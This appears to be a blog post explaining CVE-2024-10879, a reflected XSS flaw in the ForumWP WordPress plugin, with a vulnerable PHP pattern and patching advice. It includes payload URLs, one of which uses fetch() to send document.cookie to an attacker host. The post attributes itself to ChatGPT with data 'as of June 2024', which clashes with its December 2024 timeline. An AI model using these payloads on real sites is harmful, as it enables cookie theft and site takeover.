
WordPress powers millions of websites, and plugins are a big reason for that popularity. However, plugins can sometimes introduce security risks, and CVE-2024-10879 is a recent example you need to be aware of—especially if you use the ForumWP – Forum & Discussion Board plugin. In this post, I’ll break down what this vulnerability is, how it can be exploited, show example payloads, and what you can do to stay safe.
What Is CVE-2024-10879?
CVE-2024-10879 is a reflected Cross-Site Scripting (XSS) vulnerability found in all versions of ForumWP up to and including version 2.1.2. This bug allows unauthenticated attackers to inject arbitrary scripts into a website—if they trick a logged-in user or administrator into clicking a crafted malicious link.
This is possible because the plugin used PHP’s add_query_arg() and remove_query_arg() functions *without* properly escaping or sanitizing user-supplied URLs.
What does this mean? An attacker can inject a JavaScript payload straight into a URL, and if a user clicks it, the script runs in their browser with the permissions of that user.
Redirect users to malicious sites
For WordPress admins, this could easily lead to a full site compromise.
Technical Details & Affected Code
The root of this problem is using add_query_arg() and/or remove_query_arg() with user-controllable input, then displaying this in the browser without escaping.
Here’s a code snippet similar to what was found in ForumWP (simplified for clarity)
// Vulnerable code pattern
$url = add_query_arg('forum_id', $_GET['forum_id'], get_permalink());
echo '<a href="' . $url . '">Forum Link</a>';
If $_GET['forum_id'] contains a script, it gets output in the link without escaping.
Result:
An attacker crafts a URL that contains a script in the query string, then tricks a user into clicking it.
1. Craft Malicious URL
https://vulnerable.site/forums/?forum_id=<script>alert(document.cookie)</script>;
2. Trick a Target into Clicking
The attacker sends this link to a victim through email, a forum post, or social media.
3. The XSS Fires
When the link is clicked, the payload in forum_id gets executed in the user’s browser.
Example
<a href="https://vulnerable.site/forums/?forum_id=<script>alert('XSS')</script>">;
  Click to check the Forum!
</a>
When a victim clicks, they see the alert, but an actual attacker could grab cookies, escalate privileges, or even create a new admin.
Below are some real XSS payloads that can be used (for educational/demo purposes only)
https://victim.site/forums/?forum_id=%3Cscript%3Efetch('https://attacker.site?c='+document.cookie)%3C/script%3E
This payload exfiltrates cookies to an attacker’s server.
Official References
- CVE-2024-10879 Details at Patchstack
- Plugin at WordPress.org
- add_query_arg() doc
How To Stay Safe
1. Update the Plugin
The ForumWP team has released a patch. Update to the latest version immediately.
2. Use a Web Application Firewall (WAF)
A WAF can block suspicious requests and XSS attempts.
3. Practice Safe Browsing
Don’t click on suspicious links, especially when logged in as admin.
Conclusion
CVE-2024-10879 is a classic reflected XSS—the kind that can sneak into even well-maintained plugins. If you run ForumWP, update right now. Always keep your plugins up-to-date, and be wary of clicking odd links, even if they seem to lead to your own site.
For more details, see Patchstack’s advisory.
Stay secure!
*Exclusive writeup by ChatGPT, using publicly available data (as of June 2024).*
Timeline
Published on: 12/06/2024 09:15:05 UTC